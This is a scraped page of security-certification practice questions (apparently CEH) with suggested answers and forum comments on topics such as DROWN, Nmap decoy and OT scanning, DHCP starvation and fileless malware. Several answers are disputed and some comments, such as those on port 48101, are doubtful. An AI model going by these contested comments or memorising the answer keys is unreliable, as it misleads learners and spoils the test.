NikoTomas 1 year, 6 months ago

Correct: D - Agent Smith attack Agent Smith is mobile malware that generates financial gain by replacing legitimate applications on devices with malicious versions that include fraudulent ads. As of July 2019 Agent Smith had infected around 25 million devices, primarily targeting India though effects had been observed in other Asian countries as well as Saudi Arabia, the United Kingdom, and the United States
https://attack.mitre.org/software/S0440/

upvoted 3 times

Question #51 *Topic 1*

Samuel, a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.
Which of the following attacks can be performed by exploiting the above vulnerability?

A. Padding oracle attack

B. DROWN attack

C. DUHK attack

D. Side-channel attack

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

DROWN (Decrypting RSA with Obsolete and Weakened eNcryption) is an attack that: Exploits servers supporting SSLv2, an outdated and insecure protocol. If a private key is shared between a modern TLS server and an SSLv2-enabled server, attackers can exploit SSLv2 to break the encryption of connections on the modern server. Even if SSLv2 is not directly used, the mere support of it on any system using the same key is enough to be vulnerable to DROWN.

upvoted 2 times

e30b32d 1 year, 3 months ago

B. DROWN attack ---------- A. Padding oracle attack: Exploiting padding to decrypt data. B. DROWN attack: Decrypting SSL/TLS communications through SSLv2 vulnerability. C. DUHK attack: Exploiting weak random number generators to compromise encryption. D. Side-channel attack: Extracting sensitive data through unintended channels, such as power consumption, electromagnetic radiation, or timing variations, to infer sensitive data or cryptographic keys.

upvoted 1 times

Question #52 *Topic 1*

Clark, a professional hacker, was hired by an organization to gather sensitive information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whois footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network.

What is the online tool employed by Clark in the above scenario?

A. DuckDuckGo

B. AOL

C. ARIN

D. Baidu

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

ARIN (American Registry for Internet Numbers) is one of the five Regional Internet Registries (RIRs) responsible for allocating IP addresses and ASN (Autonomous System Numbers) in North America. It allows users to: Perform Whois lookups to gather details about IP addresses and domain owners. Retrieve information such as: Network range Organization name Contact details Possible hints to network topology and infrastructure

upvoted 1 times

e30b32d 1 year, 3 months ago

ARIN (American Registry for Internet Numbers)

upvoted 1 times

NikoTomas 1 year, 6 months ago

Probably C - ARIN (or at least other options are not correct definitely) ...but with ARIN it does not make sense to find out info about operating systems... it is IP address registry.I think they mean "operating autonomous system". And "network topology" could refer to subnetting.

upvoted 1 times

NikoTomas 1 year, 6 months ago

Selected Answer: C

Probably C - ARIN (or at least other options are not correct definitely) ...but with ARIN it does not make sense to find out info about operating systems... it is IP address registry.

upvoted 1 times

Fiete 1 year, 5 months ago

I think they mean "operating autonomous system". And "network topology" could refer to subnetting.

upvoted 1 times

Question #53 *Topic 1*

You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: “The attacker must scan every port on the server several times using a set of spoofed source IP addresses.” Suppose that you are using Nmap to perform this scan.
What flag will you use to satisfy this requirement?

A. The -g flag

B. The -A flag

C. The -f flag

D. The -D flag

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

The -D flag in Nmap is used for source IP address spoofing (a.k.a. decoy scanning). It allows you to specify fake IP addresses to obfuscate the true origin of the scan. This satisfies the requirement of: “The attacker must scan every port on the server several times using a set of spoofed source IP addresses.”

upvoted 1 times

Makwan 1 year, 5 months ago

-g (port) allows you to spoof the source port of your scan packets -A (aggressive scan) enables the aggressive scanning. Assisting one to know the operating system, the version, the traceroute etc. -f (fragment scan) splits the scan packets into smaller fragments making it harder for firewalls and IDS to detect -D (decoy scan) makes it appear as if multiple hosts (decoys) are scanning the target, helping to mask your real IP

upvoted 1 times

Question #54 *Topic 1*

Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network. What is the type of vulnerability assessment that Jude performed on the organization?

A. Application assessment

B. External assessment

C. Passive assessment

D. Host-based assessment

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

An External Assessment involves evaluating the network security posture from outside the organization's perimeter. This simulates an attacker's point of view and focuses on: Firewalls Routers Public-facing servers (web, email, etc.) DMZ configurations Open ports and services Public IP addresses This is exactly what Jude was doing—testing from an external, outsider perspective.

upvoted 2 times

e30b32d 1 year, 3 months ago

Types of Vulnerability Assessment - External Assessment External assessment examines the network from a hacker's point of view to identify exploits and vulnerabilities accessible to the outside world. These types of assessments use external devices such as firewalls, routers, and servers. An external assessment estimates the threat of network security attacks from outside the organization. It determines the level of security of the external network and firewall. (P.527/511)Jude performed an evaluation of the organization's public-facing infrastructure — such as firewalls, routers, and servers — from an outsider's perspective (i.e., like a hacker). This type of assessment aims to: Identify vulnerabilities visible to external attackers Estimate the risk of network security attacks Assess internet-facing systems This is exactly what an external assessment involves.

upvoted 2 times

e30b32d 1 year, 3 months ago

Selected Answer: B

Types of Vulnerability Assessment - External Assessment

External assessment examines the network from a hacker's point of view to identify exploits and vulnerabilities accessible to the outside world. These types of assessments use external devices such as firewalls, routers, and servers. An external assessment estimates the threat of network security attacks from outside the organization. It determines the level of security of the external network and firewall. (P.527/511)

upvoted 2 times

e30b32d 1 year, 3 months ago

Jude performed an evaluation of the organization's public-facing infrastructure — such as firewalls, routers, and servers — from an outsider's perspective (i.e., like a hacker). This type of assessment aims to: Identify vulnerabilities visible to external attackers Estimate the risk of network security attacks Assess internet-facing systems This is exactly what an external assessment involves.

upvoted 1 times

Question #55 *Topic 1*

Widespread fraud at Enron, WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

A. SOX

B. FedRAMP

C. HIPAA

D. PCI DSS

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

SOX stands for the Sarbanes–Oxley Act of 2002. It was enacted in response to major corporate and accounting scandals, including Enron, WorldCom, and Tyco, to protect investors from fraudulent financial reporting by corporations. It mandates strict reforms to improve financial disclosures and prevent accounting fraud. Applies to public companies, their management, and external auditors. Enforces accountability and transparency in corporate governance.

upvoted 1 times

NikoTomas 1 year, 6 months ago

Correct: A The Sarbanes–Oxley Act of 2002 is a United States federal law that mandates certain practices in financial record keeping and reporting for corporations. An Act To protect investors by improving the accuracy and reliability of corporate disclosures made pursuant to the securities laws, and for other purposes. Nicknames: - Sarbanes–Oxley, - Sarbox, - SOX https://en.wikipedia.org/wiki/Sarbanes%E2%80%93Oxley_Act

upvoted 1 times

Question #56 *Topic 1*

Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a DoS attack, and as a result, legitimate employees were unable to access the client's network. Which of the following attacks did Abel perform in the above scenario?

A. Rogue DHCP server attack

B. VLAN hopping

C. STP attack

D. DHCP starvation

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

DHCP starvation is an attack where an attacker floods the DHCP server with bogus or forged DHCP requests, exhausting the available IP addresses in the DHCP pool (scope). As a result: Legitimate clients cannot obtain IP addresses. Network access is denied, causing a Denial of Service (DoS) condition. This matches exactly what Abel performed.

upvoted 1 times

e30b32d 1 year, 3 months ago

DHCP Starvation Attack This is a denial-of-service (DoS) attack on the DHCP servers where the attacker broadcasts forged DHCP requests and tries to lease all the DHCP addresses available in the DHCP scope.

upvoted 1 times

Question #57 *Topic 1*

This form of encryption algorithm is a symmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. HMAC encryption algorithm

B. Twofish encryption algorithm

C. IDEA

D. Blowfish encryption algorithm

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Twofish is a symmetric key block cipher with: 128-bit block size Key sizes up to 256 bits Designed as a candidate for the AES competition, known for flexibility and strong security.

upvoted 1 times

NikoTomas 1 year, 6 months ago

Selected Answer: B

Correct: B

Twofish is a symmetric key block cipher with a block size of 128 bits and key sizes up to 256 bits. It was one of the five finalists of the Advanced Encryption Standard contest, but it was not selected for standardization.

https://en.wikipedia.org/wiki/Twofish

upvoted 1 times

NikoTomas 1 year, 6 months ago

Correct: B Twofish is a symmetric key block cipher with a block size of 128 bits and key sizes up to 256 bits. It was one of the five finalists of the Advanced Encryption Standard contest, but it was not selected for standardization. https://en.wikipedia.org/wiki/TwofishIDEA and Bluefish both use 64bit block size. HMAC is a hashing algorithm not an encryption algorithm.

upvoted 1 times

Fiete 1 year, 5 months ago

IDEA and Bluefish both use 64bit block size. HMAC is a hashing algorithm not an encryption algorithm.

upvoted 1 times

Question #58 *Topic 1*

Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources.
What is the attack technique used by Jude for finding loopholes in the above scenario?

A. Spoofed session flood attack

B. UDP flood attack

C. Peer-to-peer attack

D. Ping-of-death attack

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

Jude is creating forged TCP sessions by sending SYN, ACK, RST, or FIN packets — this is typical of TCP spoofing and session flooding. The goal is to exhaust network resources and bypass protections like firewalls. This technique often results in DDoS attacks aimed at overwhelming the target's TCP/IP stack or network capacity.

upvoted 1 times

e30b32d 1 year, 3 months ago

Spoofed Session Flood Attack Attackers create fake or spoofed TCP sessions by carrying multiple SYN, ACK, and RST or FIN packets. Bypass firewalls and perform DDoS attacks against the target network, exhausting its network resources. (P.1319/1303)

upvoted 1 times

NikoTomas 1 year, 6 months ago

Correct: A A spoofed session flood is a form of DDoS (Distributed Denial of Service) attack where an attacker overwhelms a system by creating fake sessions that mimic legitimate user interactions. By manipulating session data to look like valid communication, the attacker floods the system with these fake requests, consuming resources and potentially causing the application to become unresponsive or leading to unauthorized access. This type of attack exploits weaknesses in session management and network traffic monitoring, making it difficult to detect and mitigate. Attackers can submit a fake SYN packet (used to initiate a TCP connection), followed by multiple ACK packets (which acknowledge the receipt of data), and at least one RST (reset) or FIN (connection termination) packet. By crafting these packets, they mimic a genuine TCP session, tricking security systems into believing the communication is legitimate. https://www.indusface.com/learning/spoofed-session-flood-attack/

upvoted 1 times

Question #59 *Topic 1*

Jim, a professional hacker, targeted an organization that is operating critical industrial infrastructure. Jim used Nmap to scan open ports and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?

A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p

B. nmap -Pn -sU -p 44818 --script enip-info

C. nmap -Pn -sT -p 46824

D. nmap -Pn -sT -p 102 --script s7-info

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Ethernet/IP devices commonly use UDP port 44818. The Nmap script enip-info is specifically designed to gather detailed information from Ethernet/IP devices, such as: Vendor name Product code and name Device name IP address The -sU flag indicates a UDP scan, which is necessary since Ethernet/IP primarily operates over UDP.

upvoted 2 times

e30b32d 1 year, 3 months ago

Jim is targeting EtherNet/IP devices on an Operational Technology (OT) network. EtherNet/IP is a widely used industrial protocol in ICS/SCADA environments, and its default port is UDP 44818. -Pn: Disables host discovery (treats host as up). -sU: Performs a UDP scan, required for many industrial protocols. -p 44818: Specifies the EtherNet/IP default port. --script enip-info: Runs the Nmap NSE script that queries EtherNet/IP devices and retrieves: Vendor name Product name and code Device name IP address Revision info

upvoted 2 times

NikoTomas 1 year, 6 months ago

Correct: B - script enip-info The NSE script enip-info is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity ... parses out the data from the response, including Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP. This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP https://nmap.org/nsedoc/scripts/enip-info.html --> Also could be D: Script s7-info, which is related to OT as well (but does not matches the question so precisely): s7-info enumerates Siemens S7 PLC Devices and collects their device information. This script is based off PLCScan... This script is meant to provide the same functionality as PLCScan inside of Nmap. Some of the information that is collected by PLCScan was not ported over; this information can be parsed out of the packets that are received. https://nmap.org/nsedoc/scripts/s7-info.html

upvoted 1 times

Question #60 *Topic 1*

While testing a web application in development, you notice that the web server does not properly ignore the “dot dot slash” (../) character string and instead returns the file listing of a folder higher up in the folder structure of the server.
What kind of attack is possible in this scenario?

A. Cross-site scripting

B. SQL injection

C. Denial of service

D. Directory traversal

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

The "../" (dot dot slash) sequence is used in directory traversal attacks to move up the directory tree on a server. If the server does not properly sanitize or block these sequences, an attacker can access files and directories outside the intended directory. This can lead to unauthorized access to sensitive files and data.

upvoted 2 times

Question #61 *Topic 1*

Richard, an attacker, aimed to hack IoT devices connected to a target network. In this process, Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices.

What is the type of attack performed by Richard in the above scenario?

A. Cryptanalysis attack

B. Reconnaissance attack

C. Side-channel attack

D. Replay attack

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Richard captures the original signals/commands sent between IoT devices. He then retransmits (replays) these signals to the network to repeat or mimic legitimate commands. This is a classic replay attack, where intercepted valid data is reused maliciously.

upvoted 3 times

e30b32d 1 year, 3 months ago

Once the original data is collected, the attacker uses free tools such as URH (Universal Radio Hacker) to segregate the command sequence..

upvoted 2 times

Question #62 *Topic 1*

Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack?

A. Vulnerability analysis

B. Malware analysis

C. Scanning networks

D. Enumeration

Suggested Answer: *C*

Community vote distribution

C (62%) D (38%)

e30b32d Highly Voted 1 year, 3 months ago

Explanation: Network scanning is the phase where attackers: Discover active hosts on a network Identify open ports, services, and protocols in use Begin to outline or "map" the network infrastructure Use tools like Nmap, Angry IP Scanner, or Advanced IP Scanner This activity helps attackers understand the structure and layout of the target network before launching more advanced attacks.

upvoted 5 times

lopesjaf 1 year, 1 month ago

Selected Answer: D

Enumeration is the process where attackers actively gather detailed information about the target network, including:

Network resources

User accounts

Shares

Services

Network topology

It helps attackers draw a map or outline of the organization's network infrastructure, preparing for further attacks.

upvoted 3 times

lopesjaf 1 year, 1 month ago

Enumeration is the process where attackers actively gather detailed information about the target network, including: Network resources User accounts Shares Services Network topology It helps attackers draw a map or outline of the organization's network infrastructure, preparing for further attacks.Enumeration is not correct. Correct is network scanning C). While enumeration provides detailed information about network resources and shares, it is a step that typically occurs after scanning has already identified the live hosts and their basic infrastructure. Attacker is enumerating user accounts, network shares, gathering more deep information from the hosts which were discovered in previous phase during network scan.

upvoted 3 times

NikoTomas Most Recent 5 months, 4 weeks ago

Enumeration is not correct. Correct is network scanning C). While enumeration provides detailed information about network resources and shares, it is a step that typically occurs after scanning has already identified the live hosts and their basic infrastructure. Attacker is enumerating user accounts, network shares, gathering more deep information from the hosts which were discovered in previous phase during network scan.

upvoted 1 times

Question #63 *Topic 1*

Your company was hired by a small healthcare provider to perform a technical assessment on the network. What is the best approach for discovering vulnerabilities on a Windows-based computer?

A. Use the built-in Windows Update tool

B. Use a scan tool like Nessus

C. Check MITRE.org for the latest list of CVE findings

D. Create a disk image of a clean Windows installation

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Nessus is a well-known vulnerability scanner that can perform comprehensive checks on Windows systems (and others), identifying missing patches, misconfigurations, and vulnerabilities. It automates vulnerability discovery and produces detailed reports, making it the best approach for technical vulnerability assessment.

upvoted 1 times

Question #64 *Topic 1*

Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP callback or push APIs that are raised based on trigger events; when invoked, this feature supplies data to other applications so that users can instantly receive real-time information.
Which of the following techniques is employed by Susan?

A. Web shells

B. Webhooks

C. REST API

D. SOAP API

Suggested Answer: *B*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Webhooks are user-defined HTTP callbacks triggered by specific events. When the event occurs, the webhook sends data automatically (push model) to other applications in real-time. This allows applications to receive instant updates without polling.

upvoted 1 times

Question #65 *Topic 1*

Which IOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

A. Tethered jailbreaking


B. Semi-untethered jailbreaking

C. Semi-tethered jailbreaking

D. Untethered jailbreaking

Suggested Answer: *D*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Untethered jailbreaking: Permanently modifies the iOS kernel. The device remains jailbroken even after a reboot, with no need to reapply the jailbreak manually. This is the most convenient type, but also the hardest to develop and less common in recent iOS versions.

upvoted 1 times

arsimi 1 year, 5 months ago

The device remains jailbroken permanently.

upvoted 1 times

getaseadsss 1 year, 6 months ago

Clearly untethered jailbreaking. Love the comments when people explain what tethered/untethered is correctly, but then vote for the wrong answer

upvoted 2 times

bibibi 1 year, 6 months ago

Read the question carefully. A tethered jailbreak is not permanent and the kernel has to be patched on every bootup (each successful bootup). An untethered jailbreak is a type of jailbreak for iOS devices that is permanent and done once. The device to remain in a jailbroken state even after it is rebooted

upvoted 1 times

SukhoiF35 1 year, 6 months ago

 Untethered Jailbreaking If user turns the device off and back on, the device will start up completely and the kernel will be patched without the help of a computer; in other words, the device will be jailbroken after each reboot.

upvoted 3 times

nicejob 1 year, 7 months ago

An untethered jailbreak is a jailbreak wherein a user can reboot their device at will, and have their device start up with the jailbreak automatically applied without the assistance of a computer or a utility on the device.

upvoted 3 times

Dogeo 1 year, 7 months ago

Tethered jailbreaking involves patching the kernel during the boot process, meaning that after each reboot of the device, the jailbreak is lost, and the device must be connected to a computer to reapply the jailbreak. In this case, the device will only remain jailbroken if it's tethered to a computer during the boot process, which makes it less convenient because it requires manual intervention after every reboot.

upvoted 1 times

Question #66 *Topic 1*

Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections.
Which of the following attack techniques is used by Stella to compromise the web services?

A. Web services parsing attacks

B. WS-Address spoofing

C. SOAPAction spoofing

D. XML injection

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

WS-Address spoofing is an attack that targets web services using SOAP and WS-Addressing specifications. The attacker exploits the WS-Addressing headers (like or) to manipulate routing information, causing the service to send responses to a malicious destination. It supports asynchronous communication, where requests and responses can occur over different TCP connections — a key detail from the question.

upvoted 1 times

e30b32d 1 year, 3 months ago

WS-Address Spoofing: WS-Addressing (Web Services Addressing) extends SOAP by allowing message routing via headers. Attackers modify elements like wsa:To, wsa:ReplyTo, or wsa:FaultTo to intercept, redirect, or spoof communications. It can enable man-in-the-middle, message redirection, or session hijacking in web services.

upvoted 1 times

NikoTomas 1 year, 6 months ago

Correct: B (WS-Addressing Spoofing) WS-Addressing spoofing is a further Web Service specific attack [11]. The attacker sends a SOAP request to the server containing a WS-Addressing header, which provokes the server to send the SOAP response to a different endpoint. The specification has three different methods for doing this: • ReplyTo: The server sends the response to any different endpoint. • FaultTo: The server sends any SOAP Fault to a different endpoint. For attacking a Web Service, a SOAP Body without any children can be used, as this will always return a SOAP Fault. • To: The server uses a different endpoint for everything, including valid responses and SOAP Faults. Using WS-Addressing for asynchronous message exchange raises different attack possibilities, e.g. flooding another Web Service, or even Distributed Denial of Service is possible. A countermeasure against WS-Addressing spoofing is the verification of the endpoint reference (Whitelist).
https://www.nds.rub.de/media/nds/veroeffentlichungen/2012/07/11/camera-ready.pdf

upvoted 2 times

Question #67 *Topic 1*

Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities in the DNS server software and modified the original IP address of the target website to that of a fake website.
What is the technique employed by Steve to gather information for identity theft?

A. Pharming

B. Skimming

C. Pretexting

D. Wardriving

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

Pharming is a cyberattack where an attacker redirects a website's traffic to a fake (malicious) website, usually to steal sensitive information like login credentials or personal data. In this scenario, Steve uses DNS cache poisoning to manipulate DNS responses, so users are unknowingly redirected to a spoofed site, even if they typed the correct URL. The goal is typically identity theft, making pharming the best match.

upvoted 1 times

Question #68 *Topic 1*

What is the port to block first in case you are suspicious that an IoT device has been compromised?

A. 22


B. 48101

C. 80

D. 443

Suggested Answer: *B*

Community vote distribution



NikoTomas Most Recent 5 months, 4 weeks ago

Port 48101 is the specific control port used by the Mirai botnet. Mirai is the most famous malware responsible for infecting millions of IoT devices (cameras, DVRs, routers) to perform massive DDoS attacks. - Infection Vector: Mirai specifically uses this port to spread to other devices and to communicate with its Command and Control (C2) server. - IoT Specificity: While ports 22 (SSH), 80 (HTTP), and 443 (HTTPS) are common, they are used by almost all computers. Port 48101 is a highly specific "fingerprint" of an IoT-based compromise.

upvoted 1 times

lopesjaf 1 year, 1 month ago

Port 48101 is commonly used by many IoT devices (especially Chinese-manufactured ones) for remote communication with command-and-control (C2) servers. If an IoT device is suspected to be compromised, this port is often used for backdoor access or to send data to attackers. Blocking this port can interrupt malicious remote control and exfiltration activity.

upvoted 3 times

Luispe 1 year, 2 months ago

B is the correcto

upvoted 1 times

KnightHeart 1 year, 3 months ago

B. 48101 Usage: This port is not a standard, well-known port (e.g., HTTP, SSH). Some proprietary IoT devices or malware may use arbitrary high ports, but it is not a universal target. Without specific context, blocking a non-standard port like 48101 is less effective than targeting widely used, vulnerable ports (e.g., 22, 80). A. 22 (SSH) Usage: Secure Shell (SSH) is a protocol for remote login and command execution. Many IoT devices (e.g., routers, cameras) use SSH for management, and unsecured SSH ports are a common entry point for attackers.

upvoted 1 times

e30b32d 1 year, 3 months ago

The port to block first if you suspect an IoT device has been compromised is B. 48101.

upvoted 1 times

e30b32d 1 year, 3 months ago

correct answer option b 48101

upvoted 1 times

hakeem4 1 year, 4 months ago

48101 is a specific port used by some IoT devices (e.g., cameras), but less standard — 22 is more critical.

upvoted 1 times

Question #69 *Topic 1*

Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection. Identify the behavior of the adversary in the above scenario.

A. Unspecified proxy activities


B. Use of command-line interface

C. Data staging

D. Use of DNS tunneling

Suggested Answer: *A*

Community vote distribution



NikoTomas Most Recent 5 months, 4 weeks ago

Frequent domain swapping is a hallmark of DNS tunneling (ATT&CK T1071.004 – "Application Layer Protocol: DNS"). The attacker uses the DNS infrastructure as a covert communication channel, rotating domains to evade DNS based blacklists, IDS/IPS signatures, and security monitoring. DNS traffic is usually allowed through firewalls and proxies, so using it as a carrier for command and control (C2) or exfiltration makes the activity blend in with legitimate DNS queries. Rotating domains further reduces the chance that any single domain gets flagged.

upvoted 1 times

lopesjaf 1 year, 1 month ago

Clark's behavior — creating and configuring multiple domains that point to the same host to switch quickly and avoid detection — is characteristic of unspecified proxy activities.

upvoted 2 times

KnightHeart 1 year, 3 months ago

D. Use of DNS tunneling Definition: A technique where non-DNS traffic is encapsulated within DNS queries/responses to bypass firewalls or hide communication. Creating multiple domains (subdomains or distinct domains) that map to the same IP is a common method to obscure the target and evade detection. By configuring multiple domains to point to the same host, Clark is likely using DNS tunneling or domain hopping to mask the true destination and avoid detection. This behavior aligns with DNS tunneling, where diverse domains are used to obscure communication paths.

upvoted 2 times

HazalAlenazi 1 year, 7 months ago

A. Unspecified proxy activities Explanation: In the scenario, Clark is using multiple domains pointing to the same host, likely for the purpose of switching between domains quickly to avoid detection. This behavior aligns with unspecified proxy activities, where the attacker uses various methods to mask their true actions or obfuscate their presence on a network. By using multiple domains pointing to the same host, Clark is trying to avoid detection by security measures that might track a single domain or IP address.

upvoted 2 times

pindinga1 1 year, 7 months ago

DNS tunneling is the correct.

upvoted 1 times

Stephanie0208 1 year, 7 months ago

Unspecified Proxy Activities An adversary can create and configure multiple domains pointing to the same host, thus, allowing an adversary to switch quickly between the domains to avoid detection. Security professionals can find unspecified domains by checking the data feeds that are generated by those domains. Using this data feed, the security professionals can also find any malicious files downloaded and the unsolicited communication with the outside network based on the domains. ■ Use of Command-Line Interface On gaining access to the target system, an adversary can make use of the command-line interface to interact with the target system, browse the files, read file content, modify file content, create new accounts, connect to the remote system, and download and install malicious code. Security professionals can identify this behavior of an adversary by checking the logs for process ID, processes having arbitrary letters and numbers, and malicious files downloaded from the Internet.

upvoted 3 times

MHafizC 1 year, 7 months ago

A. This is an unspecified proxy activities.

upvoted 1 times

tong0819 1 year, 8 months ago

Answer is A.

upvoted 1 times

Question #70 *Topic 1*

What firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

A. Packet fragmentation scanning

B. Spoof source address scanning

C. Decoy scanning

D. Idle scanning

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Idle scanning is a stealthy firewall evasion technique that: Uses a "zombie" system (an idle host) to send packets to a target on the attacker's behalf. Exploits the zombie's IP ID sequence number to determine if a port on the target system is open or closed. The attacker remains hidden, as the packets appear to come from the zombie, not the attacker.

upvoted 1 times

Question #71 *Topic 1*

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?

A. .xsession-log

B. .profile

C. .bashrc

D. .bash_history

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

When you enter commands in a Linux shell (like Bash), they are stored in the .bash_history file by default. If during your penetration test you entered a login or password in plaintext on the command line, it would be stored in that file. To remove traces of sensitive data, like passwords typed directly into the shell, you should clean or edit the .bash_history file.

upvoted 1 times

e30b32d 1 year, 3 months ago

My vote goes to bash_history.

upvoted 1 times

Question #72 *Topic 1*

Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit.
What is the technique used by Jack to launch the fileless malware on the target systems?

A. In-memory exploits


B. Legitimate applications

C. Script-based injection

D. Phishing

Suggested Answer: *D*

Community vote distribution



AbdulGaffoor 10 months, 3 weeks ago

Phishing = delivery method (Jack's technique) In-memory exploits = execution method (how the malware runs)

upvoted 2 times

lopesjaf 1 year, 1 month ago

Jack used a fileless malware technique, which by definition does not rely on files being written to disk. Instead, it leverages in-memory execution — often delivered via exploits embedded in documents or links, and frequently through phishing.

upvoted 3 times

AndyK2 1 year, 1 month ago

D. Phishing Phishing involves sending fraudulent emails that appear to be from legitimate sources to trick recipients into clicking on malicious links. In this case, the malicious links direct the victim to a fraudulent website that automatically loads Flash and triggers the exploit, leading to the injection of fileless malware.

upvoted 3 times

KnightHeart 1 year, 3 months ago

A. In-memory exploits Description: Exploits that execute code directly in memory without writing files to disk, a common characteristic of fileless malware. Relevance: The scenario involves triggering an exploit via Flash that loads malware into memory. Fileless malware often relies on in-memory execution to avoid detection. Conclusion: Aligns with the technical method of executing malware without disk files.

upvoted 3 times

NikoTomas 1 year, 5 months ago

Selected Answer: D

They are asking for attack technique, which is Phishing (D) and not exploit type (in-memory exploit - A). So for me D.

upvoted 3 times

NikoTomas 1 year, 5 months ago

They are asking for attack technique, which is Phishing (D) and not exploit type (in-memory exploit - A). So for me D.Technically - the "technique used by Jack to LAUNCH the fileless malware", for me, should be technique to launch malware itself, not delivery technique. So, correct should be A) In-memory exploits because this is how it is possible to LAUNCH that malware. - BUT, in CEH terminology, In-memory exploits usually refers to the behavior of the malware (e.g., shellcode injection into lsass.exe or explorer.exe) once it is already on the system. - Because the question mentions Jack sending emails and using fraudulent links, the exam is testing our ability to identify the delivery and entry point (Phishing). • Technically: It is an in-memory execution. • CEH Exam: Choose D. Phishing as EC-Council defines "launching" as the method used to get the victim to execute the malicious payload.

upvoted 3 times

NikoTomas Most Recent 5 months, 3 weeks ago

Technically - the "technique used by Jack to LAUNCH the fileless malware", for me, should be technique to launch malware itself, not delivery technique. So, correct should be A) In-memory exploits because this is how it is possible to LAUNCH that malware. - BUT, in CEH terminology, In-memory exploits usually refers to the behavior of the malware (e.g., shellcode injection into lsass.exe or explorer.exe) once it is already on the system. - Because the question mentions Jack sending emails and using fraudulent links, the exam is testing our ability to identify the delivery and entry point (Phishing). • Technically: It is an in-memory execution. • CEH Exam: Choose D. Phishing as EC-Council defines "launching" as the method used to get the victim to execute the malicious payload.

upvoted 1 times

KiranYS 1 year, 6 months ago

Yes, it is process of Phishing Attack

upvoted 3 times

Dogeo 1 year, 7 months ago

